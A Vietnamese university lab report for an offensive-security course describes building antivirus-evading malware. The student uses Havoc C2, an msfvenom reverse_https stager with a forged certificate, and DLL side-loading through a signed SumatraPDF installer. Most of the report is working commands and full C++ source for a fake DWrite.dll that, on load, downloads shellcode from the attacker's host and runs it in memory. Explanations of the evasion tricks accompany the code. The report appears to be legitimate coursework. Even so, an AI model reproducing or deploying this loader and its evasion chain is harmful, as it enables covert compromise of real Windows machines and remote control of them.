BÁO CÁO THỰC HÀNH HT2

Môn học: Tấn Công Mạng

Kỳ báo cáo: Buổi 01

Tên chủ đề:

GVHD: ThS Nguyễn Công Danh

Ngày báo cáo: 15/03/2025

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.P21.ANTT

Nhóm: (Tên nhóm)

STT	Họ và tên	MSSV	Email
1	Nguyễn Hải Phong	22521088	22521088@gm.uit.edu.vn
2	Hồ Trung Kiên	22520704	22520704@gm.uit.edu.vn
3	Nguyễn Đức Thụy Hưng	21520893	21520893@gm.uit.edu.vn
4	Lê Công Danh	22520199	22520199@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thực hiện	Kết quả tự đánh giá
1	Xây dựng mã độc có khả năng bypass Antivirus	Nguyễn Hải Phong	10

BÁO CÁO CHI TIẾT


1. Xây dựng mã độc từ hạ tầng C2 có khả năng bypass antivirus

Trong bài báo cáo này, nhóm em chọn mô hình Command & Control (C2) là mô hình Havoc C2

Các bước nhóm em thực hiện để tiến hành xây dựng được mã độc từ hạ tầng Havoc C2 có khả năng bypass antivirus:


- Tiến hành tạo file shellcode từ chức năng tạo payload của Havoc C2 với các tùy chọn bypass được antivirus
- Tiến hành tạo file shellcode từ Metasploit có khả năng tải file shellcode từ Havoc C2 trên máy của victim và thực thi shellcode của Havoc C2. Đồng thời tạo chứng chỉ SSL giả để tránh bị antivirus phát hiện. Ngoài ra tiến hành tạo listener bằng msfconsole để tiến hành tải và thực thi Havoc C2 shellcode khi máy victim thực thi Metasploit shellcode.
- Sử dụng kỹ thuật DLL Proxy Hijacking để tiến hành khởi chạy file DLL chứa mã độc mà không bị antivirus chặn lại. Để làm được điều này thì cần tìm một file thực thi PE được tin tưởng bởi Microsoft và có chữ ký điện tử xác thực có khả năng side loading file DLL đúng tên với file DLL mà file thực thi cần tại thư mục hiện tại.
- Tiến hành tạo file DLL có khả năng tải file shellcode từ Metasploit và khởi chạy trên memory của máy nạn nhân và từ shellcode của Metasploit sẽ tải và khởi chạy shellcode của Havoc C2 và kết nối về Havoc C2 trên máy của attacker.

Về cơ bản, dưới đây là hình ảnh thể hiện quá trình tấn công lên máy victim để kết nối với Havoc C2 Server:



Chi tiết các bước thực hiện:

- Tiến hành tạo file shellcode từ chức năng tạo payload của Havoc C2 với các tùy chọn bypass được antivirus:
  - Trước tiên em sẽ tiến hành tạo một listener để khi thực thi shellcode của Havoc C2 sẽ kết nối đến bằng cách chọn “View → Listeners” và đặt tên cho listener của mình



– Tiếp đến em sẽ tiến hành tạo file shellcode bằng cách chọn "Attack → Payload" với các option như dưới đây

– Trong đó theo như em tìm hiểu được ý nghĩa của một số config ở trên trong việc tạo payload rằng:

- ❖ Indirect Syscall sẽ khiến lệnh syscall để thực thi mã assembly diễn ra trên memory của vùng nhớ của ntdll.dll và antivirus sẽ không phát hiện ra dấu hiện bất thường này
- ❖ Stack duplication là kỹ thuật dùng để tránh bị phát hiện bởi antivirus
- ❖ Foliage là kỹ thuật obfuscate tạo ra luồng thực thi mới và sử dụng NtApcQueueThread để thực thi ROP chain.
- ❖ RtlCreateTimer là kỹ thuật sẽ tiến hành thực thi ROP chain sau một khoảng thời gian chỉ định ở trong config Sleep
- ❖ AMSI/ETW batch: Để có thể bypass được AMSI (dùng để detect malware trên memory) thì có kỹ thuật Hardware breakpoint sẽ tạo một tiến trình mới ở trạng thái debug.

- Tiến hành tạo file shellcode từ Metasploit có khả năng tải file shellcode từ Havoc C2 trên máy của victim và thực thi shellcode của Havoc C2. Đồng thời tạo chứng chỉ SSL giả để tránh bị antivirus phát hiện. Ngoài ra tiến hành tạo listener bằng msfconsole để tiến hành tải Havoc C2 shellcode khi máy victim thực thi Metasploit shellcode.
  - Đầu tiên em sẽ tự tạo chứng chỉ SSL để tránh bị antivirus phát hiện ra các luồng network bất thường

```
┌──(seawind㉿kali)-[~/NT205]
└─$ openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj "/C=VN/ST=HCM/L=HCM/O=IT/CN=www.google.com" -keyout www.google.com.key -out www.google.com.crt && cat www.google.com.key www.google.com.crt > www.google.com.pem && rm -f www.google.com.key www.google.com.crt
.....+..............+.....+....+.....+......+ ... +..................+....+.....................+.. +.+ ... +.............+.+ ..
+....+ ... + ... + .. +......+.+.........+ .. +.........++++++++++++++++++++++++++++++++++++++++++++++++*.............+........+.+ ... +++++++
++++++++++++++++++++++++++++++++++++* ... +....+......+......+ ... + .. + ... +.......+........+.............+++++
.........++++++++++++++++++++++++++++++++++++++++++++++++*.. +.+......+......+.. + ... +....++++++++++++++++++++++++++++++++++++++++++++++++
+*.....+......+ .. + ... +......+.+ ... +.........................+............+..............+......+.......+.....+.........+ ...
.. + ... +.......+ ... + ... +......+...........+....+.....+..................+............+ ... +.............+ ... + ... +.+.........+.....
.+........+..............+............+.....+ ... +..............+............+....+........+.+++++
```


  - Tiếp đến file shellcode từ Metasploit với custom User Agent và chứng chỉ SSL vừa tạo ở trên và lắng nghe tại địa chỉ 192.168.1.128 và port là 8443 (là IP và port của máy attacker trong ví dụ của mình)

```
┌──(seawind㉿kali)-[~/NT205]
└─$ msfvenom -p windows/x64/custom/reverse_https LHOST=192.168.1.128 LPORT=8443 EXITFUNC=thread -f raw HttpUserA
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36' LURI=blog.htm
home/seawind/NT205/www.google.com.pem > hehe.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 791 bytes
```

  - Sau đó tiến hành tạo listener bằng msfconsole để tiến hành tải và thực thi mã độc Havoc C2 shellcode khi máy victim thực thi Metasploit shellcode với các options như sau
    - **use multi/handler**
    - **set payload windows/x64/custom/reverse_https**
    - **set exitfunc thread**
    - **set lhost 192.168.1.128**
    - **set lport 8443**
    - **set HttpServerName Blogger**
    - **set shellcode_file demon.x64.bin**
    - **set exitonsession false**
    - **set HttpHostHeader www.factbook.com**
    - **set HandlerSSLCert www.google.com.pem**
    - **Cuối cùng là exploit để tiến hành khởi chạy listener**

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/custom/reverse_https
payload ⇒ windows/x64/custom/reverse_https
msf6 exploit(multi/handler) > set exitfunc thread
exitfunc ⇒ thread
msf6 exploit(multi/handler) > set lhost 192.168.1.128
lhost ⇒ 192.168.1.128
msf6 exploit(multi/handler) > set lport 8443
lport ⇒ 8443
msf6 exploit(multi/handler) > set luri blog.html
luri ⇒ blog.html
msf6 exploit(multi/handler) > set HttpServerName Blogger
HttpServerName ⇒ Blogger
msf6 exploit(multi/handler) > set shellcode_file demon.x64.bin
shellcode_file ⇒ demon.x64.bin
msf6 exploit(multi/handler) > set exitonsession false
exitonsession ⇒ false
msf6 exploit(multi/handler) > set HttpHostHeader www.factbook.com
HttpHostHeader ⇒ www.factbook.com
msf6 exploit(multi/handler) > set HandlerSSLCert www.google.com.pem
HandlerSSLCert ⇒ www.google.com.pem
msf6 exploit(multi/handler) > exploit
```

- Sử dụng kỹ thuật DLL Proxy Hijacking để tiến hành khởi chạy file DLL chứa mã độc mà không bị antivirus chặn lại. Để làm được điều này thì cần tìm một file thực thi PE được tin tưởng bởi Microsoft và có chữ ký điện tử xác thực có khả năng side loading file DLL đúng tên với file DLL mà file thực thi cần tại thư mục hiện tại.
  - Trong ví dụ của nhóm em thì em sẽ chọn một file tên là SumatraPDF-3.5.2-64-install.exe có chữ ký số và được Microsoft tin tưởng. Đồng thời em sẽ sử dụng công cụ Procmon để xem khi khởi chạy file này thì sẽ load những file DLL nào



Time of Day	Process Name	PID	Operation	Path	Result	Detail	Architecture
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\srvcli.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\netutils.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Users\seawind\Downloads\Wldp.dll	NAME NOT FOUND	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\wldp.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\wldp.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\version.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WindowsCodecs.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WindowsCodecs.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\wininet.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\wininet.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Users\seawind\Downloads\libmupdf.dll	NAME NOT FOUND	Desired Access: G...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\rpcss.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.7...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\kernel.appcore.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.8...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Users\seawind\Downloads\TextShaping.dll	NAME NOT FOUND	Desired Access: R...	64-bit
10:52:34.8...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.8...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\TextShaping.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\TextInputFramework.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\TextInputFramework.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\CoreUIComponents.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\CoreMessaging.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\CoreUIComponents.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\ntmarta.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\ntmarta.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...	64-bit
10:52:34.9...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\WinTypes.dll	SUCCESS	Desired Access: R...	64-bit
10:52:35.0...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Users\seawind\Downloads\DWrite.dll	NAME NOT FOUND	Desired Access: R...	64-bit
10:52:35.0...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\DWrite.dll	SUCCESS	Desired Access: R...	64-bit
10:52:35.0...	SumatraPDF-3.5.2-64-install.exe	8292	CreateFile	C:\Windows\System32\DWrite.dll	SUCCESS	Desired Access: R...	64-bit

– Có thể thấy được file SumatraPDF-3.5.2-64-install.exe load rất nhiều file Dll cần thiết khi khởi chạy nhưng mình để ý có file Dll tên là DWrite.dll khi không tìm được file Dll trùng tên tại thư mục hiện tại thì mới load các file Dll trong System32 của Windows. Từ đó mình có thể nhắm đến file Dll này, nếu như mình tạo một file Dll chứa mã độc, đặt tên là file DWrite.dll và đặt trong cùng thư mục của file thực thi thì khi load các file Dll lên thì sẽ ưu tiên load file Dll chứa mã độc của mình

– Đồng thời để tránh việc crash chương trình khi nạp file Dll giả mạo của mình do không gọi được hàm cần gọi mà chỉ có trong file Dll gốc thì trong code tạo file Dll giả mạo sẽ tiến hành chuyển hướng các hàm từ file giả mạo sang file Dll Dwrite.dll gốc ở System32 của Windows.

- Tiến hành tạo file DLL có khả năng tải file shellcode từ Metasploit và khởi chạy trên memory của máy nạn nhân và từ shellcode của Metasploit sẽ tải và khởi chạy shellcode của Havoc C2 và kết nối về Havoc C2 trên máy của attacker.

– Sau khi xác định được file Dll cần giả mạo thì em sẽ tiến hành code file DLL DWrite.dll giả mạo, dưới đây là code của mình:

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <Windows.h>
#include <stdio.h>
#include "ios"
#include "fstream"
#include <iostream>
char a[] = "192.168.1.128";
char b[] = "80";
char c[] = "final.bin";
#pragma once
#pragma comment (lib, "ntdll")
#pragma comment (lib, "Ws2_32.lib")
#pragma comment (lib, "Mswsock.lib")
#pragma comment (lib, "AdvApi32.lib")
#define NtCurrentProcess() ((HANDLE)-1)
#define DEFAULT_BUFLEN 4096
#ifndef NT_SUCCESS
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
#endif
#pragma
comment(linker,"/export:DWriteCreateFactory=C:\\Windows\\System32\\DWrite.DWriteCrea
teFactory,@1")
#define _CRT_SECURE_NO_WARNINGS
void normal_func(char* host, char* port, char* resource) {
	DWORD oldp = 0;
	BOOL returnValue;
	size_t origsize = strlen(host) + 1;
```

```
const size_t newsize = 100;
size_t convertedChars = 0;
wchar_t Whost[newsize];
mbstowcs_s(&convertedChars, Whost, origsize, host, _TRUNCATE);
WSADATA wsaData;
SOCKET ConnectSocket = INVALID_SOCKET;
struct addrinfo* result = NULL,
       * ptr = NULL,
       hints;
char sendbuf[MAX_PATH] = "";
lstrcatA(sendbuf, "GET /");
lstrcatA(sendbuf, resource);
char recvbuf[DEFAULT_BUFLEN];
memset(recvbuf, 0, DEFAULT_BUFLEN);
int iResult;
int recvbuflen = DEFAULT_BUFLEN;
iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
if (iResult != 0) {
       printf("WSAStartup failed with error: %d\n", iResult);
       return;
}
ZeroMemory(&hints, sizeof(hints));
hints.ai_family = PF_INET;
hints.ai_socktype = SOCK_STREAM;
hints.ai_protocol = IPPROTO_TCP;
iResult = getaddrinfo(host, port, &hints, &result);
for (ptr = result; ptr != NULL; ptr = ptr->ai_next) {
       ConnectSocket = socket(ptr->ai_family, ptr->ai_socktype,
              ptr->ai_protocol);
       if (ConnectSocket == INVALID_SOCKET) {
              WSACleanup();
              return;
       }
       iResult = connect(ConnectSocket, ptr->ai_addr, (int)ptr->ai_addrlen);
       if (iResult == SOCKET_ERROR) {
              closesocket(ConnectSocket);
              ConnectSocket = INVALID_SOCKET;
              continue;
       }
       break;
}
freeaddrinfo(result);
if (ConnectSocket == INVALID_SOCKET) {
       WSACleanup();
       return;
}
iResult = send(ConnectSocket, sendbuf, (int)strlen(sendbuf), 0);
if (iResult == SOCKET_ERROR) {
       closesocket(ConnectSocket);
```

```
		WSACleanup();
		return;
	}
	iResult = shutdown(ConnectSocket, SD_SEND);
	if (iResult == SOCKET_ERROR) {
		closesocket(ConnectSocket);
		WSACleanup();
		return;
	}
	do {

		iResult = recv(ConnectSocket, (char*)recvbuf, recvbuflen, 0);
		HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
GetCurrentProcessId());
		PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof
recvbuf, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
		VirtualProtectEx(processHandle, remoteBuffer, sizeof recvbuf, 0x01,
NULL);
		HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0x00000004, NULL);
		Sleep(1000);
		VirtualProtectEx(processHandle, remoteBuffer, sizeof recvbuf,
PROCESS_ALL_ACCESS, NULL);
		ResumeThread(remoteThread);
		WriteProcessMemory(processHandle, remoteBuffer, recvbuf, sizeof
recvbuf, NULL);
		CloseHandle(processHandle);

	} while (iResult > 0);
	closesocket(ConnectSocket);
	WSACleanup();
}



BOOL APIENTRY DllMain(HMODULE hModule, DWORD  fdwReason, LPVOID lpReserved)
{
    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
    {
		normal_func(a, b, c);
        break;
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
```

```
    }
    return TRUE;
}
```

– Em sẽ tiến hành giải thích code tạo mã độc Dll của mình:
  - Đầu tiên là tiến hành thêm các thư viện cần thiết hỗ trợ cho code của mình:

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <Windows.h>
#include <stdio.h>
#include "ios"
#include "fstream"
#include <iostream>
```

  - Tiếp đến là tạo linker để trình liên kết thực hiện chức năng xử lý các tệp đối tượng lib và đặc biệt là exported function, thứ giúp khiến Dll giả mạo của mình sẽ không khiến chương trình bị crash khi load Dll này vì chúng ta đã chuyển hướng các exported function đến file Dll gốc.

```
#pragma once
#pragma comment (lib, "ntdll")
#pragma comment (lib, "Ws2_32.lib")
#pragma comment (lib, "Mswsock.lib")
#pragma comment (lib, "AdvApi32.lib")
#define NtCurrentProcess() ((HANDLE)-1)
#define DEFAULT_BUFLEN 4096
#ifndef NT_SUCCESS
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
#endif
#pragma
comment(linker,"/export:DWriteCreateFactory=C:\\Windows\\System32\\DWrite.DWriteCrea
teFactory,@1")
#define _CRT_SECURE_NO_WARNINGS
```

  - Kế tiếp là ta sẽ định nghĩa địa chỉ IP, port và tên file Metasploit shellcode mà ta đã tạo ở trên trước đó mà ta sẽ tiến hành lấy để load vào memory của máy victim khi chương trình load file Dll giả mạo này.

```
char a[] = "192.168.1.128";
char b[] = "80";
char c[] = "final.bin";
```

  - Cuối cùng là hàm chính của chúng ta tên là hàm normal_func trong đó sẽ thực hiện các chức năng chính bao gồm:
    - Thiết lập Windows Socket API để nhận shellcode từ máy attacker

```
	iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
	if (iResult != 0) {
		printf("WSAStartup failed with error: %d\n", iResult);
		return;
```

```
}
ZeroMemory(&hints, sizeof(hints));
hints.ai_family = PF_INET;
hints.ai_socktype = SOCK_STREAM;
hints.ai_protocol = IPPROTO_TCP;
```

- Tiến hành kết nối đến máy attacker với địa chỉ IP chỉ định và port tương ứng

```
iResult = getaddrinfo(host, port, &hints, &result);
for (ptr = result; ptr != NULL; ptr = ptr->ai_next) {
	ConnectSocket = socket(ptr->ai_family, ptr->ai_socktype,
		ptr->ai_protocol);
	if (ConnectSocket == INVALID_SOCKET) {
		WSACleanup();
		return;
	}
	iResult = connect(ConnectSocket, ptr->ai_addr, (int)ptr->ai_addrlen);
	if (iResult == SOCKET_ERROR) {
		closesocket(ConnectSocket);
		ConnectSocket = INVALID_SOCKET;
		continue;
	}
	break;
}
freeaddrinfo(result);
if (ConnectSocket == INVALID_SOCKET) {
	WSACleanup();
	return;
                                        }
```

- Gửi request đến file Metasploit shellcode và lưu nội dung shellcode vào trong biến recv_buf, sau khi nhận đủ thì sẽ tiến hành đóng kết nối.

```
iResult = send(ConnectSocket, sendbuf, (int)strlen(sendbuf), 0);
if (iResult == SOCKET_ERROR) {
	closesocket(ConnectSocket);
	WSACleanup();
	return;
}
iResult = shutdown(ConnectSocket, SD_SEND);
if (iResult == SOCKET_ERROR) {
	closesocket(ConnectSocket);
	WSACleanup();
	return;
}
do {

	iResult = recv(ConnectSocket, (char*)recvbuf, recvbuflen, 0);
```

```
            HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
GetCurrentProcessId());
            PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof
recvbuf, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
            VirtualProtectEx(processHandle, remoteBuffer, sizeof recvbuf, 0x01,
NULL);
            HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0x00000004, NULL);
            Sleep(1000);
            VirtualProtectEx(processHandle, remoteBuffer, sizeof recvbuf,
PROCESS_ALL_ACCESS, NULL);
            ResumeThread(remoteThread);
            WriteProcessMemory(processHandle, remoteBuffer, recvbuf, sizeof
recvbuf, NULL);
            CloseHandle(processHandle);


      } while (iResult > 0);
```

- Đồng thời sau khi nhận đủ nội dung của file shellcode đến từ Metasploit của máy attacker thì sẽ tiến hành các bước sau:
  - Đầu tiên là mở một process mới dựa trên process hiện tại của chương trình bằng hàm OpenProcess()
  - Tiếp đến là cấp phát vùng nhớ có quyền đọc, ghi và thực thi trên process mới này bằng hàm VirtualAllocEx()
  - Sau đó tiến hành chỉnh sửa lại vùng nhớ vừa cấp phát sang quyền không được đọc, ghi và thực thi để tránh bị antivirus phát hiện có vùng nhớ full quyền bằng VirtualProtectEx
  - Sau đó tạo một luồng thực thi mới và để luồng thực thi đó ở trạng thái chờ (suspended) bằng hàm CreateRemoteThread()
  - Sau đó tiến hành Sleep(1000) để cho chương trình 1 giây để chờ hết thời gian quét của antivirus
